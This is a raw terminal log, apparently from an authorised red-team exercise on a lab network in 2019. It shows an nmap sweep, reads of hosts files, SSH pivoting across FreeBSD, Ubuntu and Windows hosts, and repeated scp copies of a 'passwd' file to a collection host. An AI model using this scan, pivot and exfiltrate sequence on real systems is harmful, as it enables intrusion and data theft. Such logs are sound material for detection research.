22/tcp open ssh

MAC Address: 52:54:00:F0:08:26 (QEMU virtual NIC)

Nmap scan report for ta52-windows-2-dp (128.55.12.77)

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:27 (QEMU virtual NIC)

Nmap scan report for ta52-ubuntu-1-dp (128.55.12.78)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:28 (QEMU virtual NIC)

Nmap scan report for ta52-ubuntu-2-dp (128.55.12.79)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:29 (QEMU virtual NIC)

Nmap scan report for 128.55.12.81

Host is up (-0.074s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:31 (QEMU virtual NIC)

Nmap scan report for 128.55.12.82

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:32 (QEMU virtual NIC)

Nmap scan report for 128.55.12.83

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:33 (QEMU virtual NIC)

Nmap scan report for 128.55.12.84

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:34 (QEMU virtual NIC)

Nmap scan report for ta1-theia-database-dp (128.55.12.85)

Host is up (0.039s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:35 (QEMU virtual NIC)

Nmap scan report for 128.55.12.89

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:39 (QEMU virtual NIC)

Nmap scan report for 128.55.12.90

Host is up (-0.099s latency).

PORT STATE SERVICE

22/tcp filtered ssh

MAC Address: 52:54:00:F0:08:40 (QEMU virtual NIC)

Nmap scan report for 128.55.12.91

Host is up (-0.099s latency).

PORT STATE SERVICE

22/tcp filtered ssh

MAC Address: 52:54:00:F0:08:41 (QEMU virtual NIC)

Nmap scan report for 128.55.12.92

Host is up (-0.099s latency).

PORT STATE SERVICE

22/tcp filtered ssh

MAC Address: 52:54:00:F0:08:42 (QEMU virtual NIC)

Nmap scan report for 128.55.12.97

Host is up (-0.099s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:47 (QEMU virtual NIC)

Nmap scan report for ta51-pivot-4-dp (128.55.12.98)

Host is up (0.039s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:48 (QEMU virtual NIC)

Nmap scan report for ta51-pivot-1-dp (128.55.12.99)

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:49 (QEMU virtual NIC)

Nmap scan report for 128.55.12.100

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:50 (QEMU virtual NIC)

Nmap scan report for 128.55.12.102

Host is up (-0.078s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:52 (QEMU virtual NIC)

Nmap scan report for 128.55.12.104

Host is up (-0.077s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:54 (QEMU virtual NIC)

Nmap scan report for 128.55.12.105

Host is up (-0.077s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:55 (QEMU virtual NIC)

Nmap scan report for ta1-cadets-3-dp (128.55.12.106)

Host is up (-0.078s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:56 (QEMU virtual NIC)

Nmap scan report for 128.55.12.107

Host is up (-0.078s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:57 (QEMU virtual NIC)

Nmap scan report for 128.55.12.108

Host is up (-0.078s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:58 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-3-dp (128.55.12.109)

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:59 (QEMU virtual NIC)

Nmap scan report for ta1-theia-target-1-dp (128.55.12.110)

Host is up (-0.077s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:60 (QEMU virtual NIC)

Nmap scan report for ta1-theia-target-2-dp (128.55.12.111)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:61 (QEMU virtual NIC)

Nmap scan report for ta1-theia-analysis-dp (128.55.12.112)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:62 (QEMU virtual NIC)

Nmap scan report for ta1-theia-replay-adapt-1-dp (128.55.12.113)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:63 (QEMU virtual NIC)

Nmap scan report for 128.55.12.114

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:64 (QEMU virtual NIC)

Nmap scan report for ta1-theia-replay-marple-1-dp (128.55.12.115)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:65 (QEMU virtual NIC)

Nmap scan report for 128.55.12.116

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:66 (QEMU virtual NIC)

Nmap scan report for ta1-trace-1-dp (128.55.12.117)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 10:98:36:AF:D0:58 (Dell)

Nmap scan report for ta1-trace-2-dp (128.55.12.118)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 10:98:36:AF:CF:14 (Dell)

Nmap scan report for ta1-theia-target-3-dp (128.55.12.119)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:69 (QEMU virtual NIC)

Nmap scan report for 128.55.12.121

Host is up (-0.071s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:71 (QEMU virtual NIC)

Nmap scan report for 128.55.12.122

Host is up (0.025s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:72 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-translate-3-dp (128.55.12.123)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:73 (QEMU virtual NIC)

Nmap scan report for ta1-marple-3-dp (128.55.12.124)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:74 (QEMU virtual NIC)

Nmap scan report for 128.55.12.125

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:75 (QEMU virtual NIC)

Nmap scan report for ta1-trace-3-dp (128.55.12.126)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 6C:2B:59:7E:48:24 (Unknown)

Nmap scan report for 128.55.12.127

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:77 (QEMU virtual NIC)

Nmap scan report for 128.55.12.128

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:78 (QEMU virtual NIC)

Nmap scan report for 128.55.12.132

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:82 (QEMU virtual NIC)

Nmap scan report for 128.55.12.144

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:94 (QEMU virtual NIC)

Nmap scan report for 128.55.12.148

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:98 (QEMU virtual NIC)

Nmap scan report for 128.55.12.153

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:53 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-translate-2-dp (128.55.12.160)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:A0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.167

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: B4:99:BA:B0:36:AD (Hewlett Packard)

Nmap scan report for 128.55.12.170

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp closed ssh

MAC Address: 60:38:E0:38:98:21 (Unknown)

Nmap scan report for 128.55.12.171

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp closed ssh

MAC Address: 60:38:E0:38:B1:FB (Unknown)

Nmap scan report for 128.55.12.223

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:AD (QEMU virtual NIC)

Nmap scan report for 128.55.12.224

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:AE (QEMU virtual NIC)

Nmap scan report for 128.55.12.225

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:AF (QEMU virtual NIC)

Nmap scan report for 128.55.12.226

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:B0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.227

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:C9 (QEMU virtual NIC)

Nmap scan report for 128.55.12.228

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:B2 (QEMU virtual NIC)

Nmap scan report for 128.55.12.229

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:CB (QEMU virtual NIC)

Nmap scan report for 128.55.12.230

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:CC (QEMU virtual NIC)

Nmap scan report for 128.55.12.231

Host is up (-0.075s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:CD (QEMU virtual NIC)

Nmap scan report for 128.55.12.233

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:B7 (QEMU virtual NIC)

Nmap scan report for 128.55.12.234

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:B8 (QEMU virtual NIC)

Nmap scan report for 128.55.12.236

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:C0 (QEMU virtual NIC)

Nmap scan report for 128.55.12.252

Host is up (-0.077s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: D0:67:E5:EC:8D:D2 (Dell)

Nmap scan report for 128.55.12.253

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:25:65:3E (QEMU virtual NIC)

Nmap scan report for 128.55.12.254

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: D4:AE:52:6B:51:40 (Dell)

Nmap scan report for 128.55.12.149

Host is up (0.000041s latency).

PORT STATE SERVICE

22/tcp open ssh

Nmap done: 256 IP addresses (92 hosts up) scanned in 5.22 seconds

10:33

admin@ta51-pivot-1:~$ cat /etc/hosts

127.0.0.1 localhost

127.0.1.1 ta51-pivot-1

# The following lines are desirable for IPv6 capable hosts

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

128.55.12.186 ta51-pivot-5-dp

128.55.12.98 ta51-pivot-4-dp

128.55.12.183 ta51-pivot-2-dp

128.55.12.99 ta51-pivot-1-dp

128.55.12.113 ta1-theia-replay-adapt-1-dp

128.55.12.75 ta1-cadets-2-dp

128.55.12.106 ta1-cadets-3-dp

128.55.12.73 ta3-prometheus-1-dp

128.55.12.126 ta1-trace-3-dp

128.55.12.118 ta1-trace-2-dp

128.55.12.115 ta1-theia-replay-marple-1-dp

128.55.12.117 ta1-trace-1-dp

128.55.12.59 ta3-starc-1-dp kafka-1

128.55.12.60 ta3-starc-2-dp kafka-2

128.55.12.61 ta3-starc-3-dp kafka-3

128.55.12.62 ta3-starc-4-dp kafka-4

128.55.12.63 ta3-starc-5-dp kafka-5

128.55.12.64 ta3-starc-6-dp kafka-6

128.55.12.54 ta3-perf-2-dp

128.55.12.58 ta1-fivedirections-translate-1-dp

128.55.12.123 ta1-fivedirections-translate-3-dp

128.55.12.160 ta1-fivedirections-translate-2-dp

128.55.12.52 ta3-test-dp ta3-perf-1-dp

128.55.12.79 ta52-ubuntu-2-dp

128.55.12.57 ta3-perf-3-dp

128.55.12.78 ta52-ubuntu-1-dp

128.55.12.85 ta1-theia-database-dp

128.55.12.110 ta1-theia-target-1-dp

128.55.12.119 ta1-theia-target-3-dp

128.55.12.111 ta1-theia-target-2-dp

128.55.12.112 ta1-theia-analysis-dp ta1-theia-nfs

128.55.12.77 ta52-windows-2-dp

128.55.12.76 ta52-windows-1-dp

128.55.12.51 ta1-cadets-1-dp

128.55.12.66 ta1-marple-1-dp

128.55.12.124 ta1-marple-3-dp

128.55.12.67 ta1-marple-2-dp

128.55.12.56 ta1-fivedirections-2-dp

128.55.12.109 ta1-fivedirections-3-dp

128.55.12.55 ta1-fivedirections-1-dp

10.0.4.2 files.tc.bbn.com devel.tc.bbn.com

10:38

admin@ta51-pivot-1:~$ sudo nmap 128.55.12.233

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:38 EDT

Nmap scan report for 128.55.12.233

Host is up (0.00030s latency).

Not shown: 994 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

443/tcp open https

5901/tcp open vnc-1

6001/tcp open X11:1

8000/tcp open http-alt

MAC Address: 52:54:00:F0:08:B7 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds

10:38

admin@ta51-pivot-1:~$ sudo nmap 128.55.12.51

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:38 EDT

Nmap scan report for ta1-cadets-1-dp (128.55.12.51)

Host is up (0.00044s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

9100/tcp open jetdirect

MAC Address: 52:54:00:F0:08:01 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 50.82 seconds

10:44

admin@ta51-pivot-1:~$ date

Fri May 10 10:44:33 EDT 2019

admin@ta51-pivot-1:~$ ssh admin@128.55.12.51

The authenticity of host '128.55.12.51 (128.55.12.51)' can't be established.

ECDSA key fingerprint is SHA256:BA0Sk+pB+Ewxd4B2RNKCvqlta/bKmrB3nqmkVfALvfw.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.51' (ECDSA) to the list of known hosts.

Password for admin@ta1-cadets-1:

Last login: Fri May 10 14:41:59 2019 from 128.55.12.122

FreeBSD 13.0-CURRENT 1c54f81b39(HEAD) CADETS

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/

Security Advisories: https://www.FreeBSD.org/security/

FreeBSD Handbook: https://www.FreeBSD.org/handbook/

FreeBSD FAQ: https://www.FreeBSD.org/faq/

Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/

FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/

directory, or can be installed later with: pkg install en-freebsd-doc

For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a

Please include that output and any error messages when posting questions.

Introduction to manual pages: man man

FreeBSD directory layout: man hier

Edit /etc/motd to change this login announcement.

Do you wonder what a terminal program is doing at the moment? dd(1) does not

show any throughput? Hit "^T" (Control + t) to send SIGINFO to the process

and see what it is doing.

-- Lars Engels <lme@FreeBSD.org>

10:46

[admin@ta1-cadets-1 ~]$ ls

backup files grains hsperfdata\_darpa minion out10 out857 out888 test

docs glx\_alsa\_675.ko hosts jna-95354950 nodeexporter out250 out864 passwd work

10:48

[admin@ta1-cadets-1 ~]$ getfile passwd

-bash: getfile: command not found

[admin@ta1-cadets-1 ~]$ scp passwd admin@128.55.12.149:.

The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.

ECDSA key fingerprint is SHA256:d88CDDU3/VKCUWPWUfaKYqG/XSMWBkFhAHS1tLHJTig.

No matching host key fingerprint found in DNS.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.

admin@128.55.12.149's password:

passwd 100% 2696 1.3MB/s 00:00

13:44

[admin@ta1-cadets-1 ~]$ date

Fri May 10 17:45:55 UTC 2019

13:45

[admin@ta1-cadets-1 ~]$ ssh admin@128.55.12.110

admin@128.55.12.110's password:

Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Fri May 10 17:46:43 Local time zone must be set--see zic manual page 2019

System load: 0.66 Processes: 198

Usage of /: 10.4% of 115.37GB Users logged in: 1

Memory usage: 15% IP address for eth0: 10.0.6.60

Swap usage: 0% IP address for eth1: 128.55.12.110

=> There is 1 zombie process.

Graph this data and manage this system at:

https://landscape.canonical.com/

New release '14.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Your current Hardware Enablement Stack (HWE) is no longer supported

since 2014-08-07. Security updates for critical parts (kernel

and graphics stack) of your system are no longer available.

For more information, please see:

http://wiki.ubuntu.com/1204\_HWE\_EOL

There is a graphics stack installed on this system. An upgrade to a

supported (or longer supported) configuration will become available

on 2014-07-16 and can be invoked by running 'update-manager' in the

Dash.

Last login: Fri May 10 17:46:11 2019 from ta51-bg-gen.local

admin@ta1-theia-target-1:~$

13:47

admin@ta1-theia-target-1:~$ ls

Desktop Downloads Pictures Templates backup brachyural~ dot\_mozilla\_pre\_e5 ethnical files grains hsperfdata\_darpa leste nodeexporter out249 out327~ out559 out857 out892 passwd test wrathlike

Documents Music Public Videos brachyural docs efox examples.desktop glx\_alsa\_675.ko hosts jna-95354950 minion out20 out327 out514 out724 out864 out912 symbolizations work

13:47

admin@ta1-theia-target-1:~$ scp passwd admin@128.55.12.149:.

The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.

ECDSA key fingerprint is 96:21:91:4e:ed:61:d6:9e:d8:ab:ed:0a:4b:41:44:7f.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.

admin@128.55.12.149's password:

passwd 100% 2696 2.6KB/s 00:00

13:52

admin@ta1-theia-target-1:~$ ifconfig

eth0 Link encap:Ethernet HWaddr 52:54:00:f0:0d:60

inet addr:10.0.6.60 Bcast:10.0.7.255 Mask:255.255.252.0

inet6 addr: fe80::5054:ff:fef0:d60/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:1873330 errors:0 dropped:3 overruns:0 frame:0

TX packets:111485 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:318388425 (318.3 MB) TX bytes:134366916 (134.3 MB)

eth1 Link encap:Ethernet HWaddr 52:54:00:f0:08:60

inet addr:128.55.12.110 Bcast:128.55.12.255 Mask:255.255.255.0

inet6 addr: fe80::5054:ff:fef0:860/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:19041226 errors:0 dropped:3 overruns:0 frame:0

TX packets:6709374 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:1708680151 (1.7 GB) TX bytes:107495966372 (107.4 GB)

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:8 errors:0 dropped:0 overruns:0 frame:0

TX packets:8 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:460 (460.0 B) TX bytes:460 (460.0 B)

14:22

admin@ta1-theia-target-1:~$ ssh admin@128.55.12.118

The authenticity of host '128.55.12.118 (128.55.12.118)' can't be established.

ECDSA key fingerprint is 13:eb:62:54:d9:07:99:3f:8e:07:d9:b5:cc:a9:3e:46.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.118' (ECDSA) to the list of known hosts.

admin@128.55.12.118's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Fri May 10 14:20:56 EDT 2019

System load: 2.5 Memory usage: 59% Processes: 258

Usage of /: 3.7% of 885.13GB Swap usage: 0% Users logged in: 0

Graph this data and manage this system at:

https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Fri May 10 14:20:56 2019 from 128.55.12.122

14:23

admin@ta1-trace-2:~$ scp passwd admin@128.55.12.149:.

The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.

ECDSA key fingerprint is SHA256:d88CDDU3/VKCUWPWUfaKYqG/XSMWBkFhAHS1tLHJTig.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.

admin@128.55.12.149's password:

passwd 100% 2696 2.6KB/s 00:00

14:42

admin@ta1-trace-2:~$ ifconfig

em2 Link encap:Ethernet HWaddr 10:98:36:af:cf:14

inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:754100459 errors:0 dropped:0 overruns:0 frame:0

TX packets:780658432 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:123758856641 (123.7 GB) TX bytes:308227812842 (308.2 GB)

Interrupt:17

em2.10 Link encap:Ethernet HWaddr 10:98:36:af:cf:14

inet addr:10.0.6.68 Bcast:10.0.7.255 Mask:255.255.252.0

inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:4254242 errors:0 dropped:0 overruns:0 frame:0

TX packets:172976 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:725848148 (725.8 MB) TX bytes:455099178 (455.0 MB)

em2.128 Link encap:Ethernet HWaddr 10:98:36:af:cf:14

inet addr:128.55.12.118 Bcast:128.55.12.255 Mask:255.255.255.0

inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:742461253 errors:0 dropped:0 overruns:0 frame:0

TX packets:731807120 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:105740977041 (105.7 GB) TX bytes:298320034728 (298.3 GB)

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr: ::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:65536 Metric:1

RX packets:2542 errors:0 dropped:0 overruns:0 frame:0

TX packets:2542 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1

RX bytes:330298 (330.2 KB) TX bytes:330298 (330.2 KB)

14:43

Ssh admin@128.55.12.109

admin@TA1-FIVEDIRECTI C:\Users\admin>

admin@TA1-FIVEDIRECTI C:\Users\admin>dir

05/10/2019 11:06 AM 2,696 passwd

14:45

admin@TA1-FIVEDIRECTI C:\Users\admin>scp passwd admin@128.55.12.149

1 file(s) copied.

14:46

admin@TA1-FIVEDIRECTI C:\Users\admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :

Link-local IPv6 Address . . . . . : fe80::41af:3658:e3d9:fd2a%2

IPv4 Address. . . . . . . . . . . : 10.0.6.59

Subnet Mask . . . . . . . . . . . : 255.255.252.0

Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . : corp.bovia.com

Link-local IPv6 Address . . . . . : fe80::b973:cf24:97bb:b6a4%3

IPv4 Address. . . . . . . . . . . : 128.55.12.109

Subnet Mask . . . . . . . . . . . : 255.255.255.0

Default Gateway . . . . . . . . . : 128.55.12.1

14:54

admin@TA1-FIVEDIRECTI C:\Users\admin>ssh admin@128.55.12.234q

ssh: Could not resolve hostname 128.55.12.234q: No such host is known.

14:59

admin@TA1-FIVEDIRECTI C:\Users\admin>ssh admin@128.55.12.234

The authenticity of host '128.55.12.234 (128.55.12.234)' can't be established.

ECDSA key fingerprint is SHA256:6qW6FPKKVR3kTwXyaRgJJlkboXM/5M4QGC5ha+bnz+A.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.234' (ECDSA) to the list of known hosts.

admin@128.55.12.234's password:

Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-48-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

System information as of Fri May 10 18:59:34 UTC 2019

System load: 0.0 Processes: 85

Usage of /: 3.5% of 125.49GB Users logged in: 0

Memory usage: 12% IP address for ens3: 10.0.6.184

Swap usage: 0% IP address for ens4: 128.55.12.234

\* Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd

directly, see https://bit.ly/ubuntu-containerd or try it now with

snap install microk8s --classic

\* Canonical Livepatch is available for installation.

- Reduce system reboots and improve kernel security. Activate at:

https://ubuntu.com/livepatch

133 packages can be updated.

0 updates are security updates.

\*\*\* System restart required \*\*\*

Last login: Thu Apr 25 17:43:10 2019

admin@ta51-pivot-3:~$

15:03

admin@ta51-pivot-3:~$ exit

logout

Connection to 128.55.12.234 closed.

15:03

admin@TA1-FIVEDIRECTI C:\Users\admin>cd C:\Windows\system32\drivers\etc

admin@TA1-FIVEDIRECTI C:\Windows\System32\drivers\etc>

15:04

admin@TA1-FIVEDIRECTI C:\Windows\System32\drivers\etc>type hosts

# Copyright (c) 1993-2009 Microsoft Corp.

#

# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

#

# This file contains the mappings of IP addresses to host names. Each

# entry should be kept on an individual line. The IP address should

# be placed in the first column followed by the corresponding host name.

# The IP address and the host name should be separated by at least one

# space.

#

# Additionally, comments (such as these) may be inserted on individual

# lines or following the machine name denoted by a '#' symbol.

#

# For example:

#

# 102.54.94.97 rhino.acme.com # source server

# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.

# 127.0.0.1 localhost

# ::1 localhost

127.0.0.1 ta1-fivedirections-1 ta1-fivedirections-3

128.55.12.58 ta1-fivedirections-translate-1-dp

128.55.12.160 ta1-fivedirections-translate-2-dp

128.55.12.52 ta3-test-dp ta3-perf-1-dp

128.55.12.73 ta3-prometheus-1-dp

128.55.12.74 ta3-prometheus-2-dp

128.55.12.59 ta3-starc-1-dp kafka-1

128.55.12.60 ta3-starc-2-dp kafka-2

128.55.12.61 ta3-starc-3-dp kafka-3

128.55.12.62 ta3-starc-4-dp kafka-4

128.55.12.63 ta3-starc-5-dp kafka-5

128.55.12.64 ta3-starc-6-dp kafka-6

128.55.12.56 ta1-fivedirections-2-dp

10.0.4.2 files.tc.bbn.com devel.tc.bbn.com

128.55.12.115 ta1-theia-replay-marple-1-dp

128.55.12.85 ta1-theia-database-dp

128.55.12.112 ta1-theia-analysis-dp

128.55.12.110 ta1-theia-target-1-dp ta1-theia-target-3-dp

128.55.12.51 ta1-cadets-1-dp

128.55.12.119 ta1-theia-target-3-dp

128.55.12.111 ta1-theia-target-2-dp

128.55.12.113 ta1-theia-replay-adapt-1-dp

128.55.12.75 ta1-cadets-2-dp

128.55.12.106 ta1-cadets-3-dp

128.55.12.126 ta1-trace-3-dp

128.55.12.118 ta1-trace-2-dp

128.55.12.117 ta1-trace-1-dp

128.55.12.54 ta3-perf-2-dp

128.55.12.123 ta1-fivedirections-translate-3-dp

128.55.12.79 ta52-ubuntu-2-dp

128.55.12.57 ta3-perf-3-dp

128.55.12.78 ta52-ubuntu-1-dp

128.55.12.77 ta52-windows-2-dp

128.55.12.76 ta52-windows-1-dp

128.55.12.66 ta1-marple-1-dp

128.55.12.124 ta1-marple-3-dp

128.55.12.67 ta1-marple-2-dp

128.55.12.55 ta1-fivedirections-1-dp

15:05

Connection to 128.55.12.109 closed.stem32\drivers\etc>exit

15:10

admin@ta1-trace-2:~$ cat /etc/hosts

127.0.0.1 localhost

127.0.1.1 ta1-trace-2.tc.bbn.com ta1-trace-2

# The following lines are desirable for IPv6 capable hosts

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

128.55.12.73 ta3-prometheus-1-dp

128.55.12.59 ta3-starc-1-dp kafka-1

128.55.12.60 ta3-starc-2-dp kafka-2

128.55.12.61 ta3-starc-3-dp kafka-3

128.55.12.62 ta3-starc-4-dp kafka-4

128.55.12.63 ta3-starc-5-dp kafka-5

128.55.12.64 ta3-starc-6-dp kafka-6

128.55.12.118 ta1-trace-2-dp

128.55.12.117 ta1-trace-1-dp

10.0.4.2 files.tc.bbn.com devel.tc.bbn.com

128.55.12.78 ta52-ubuntu-1-dp

128.55.12.52 ta3-test-dp

128.55.12.112 ta1-theia-analysis-dp ta1-theia-nfs

128.55.12.85 ta1-theia-database-dp

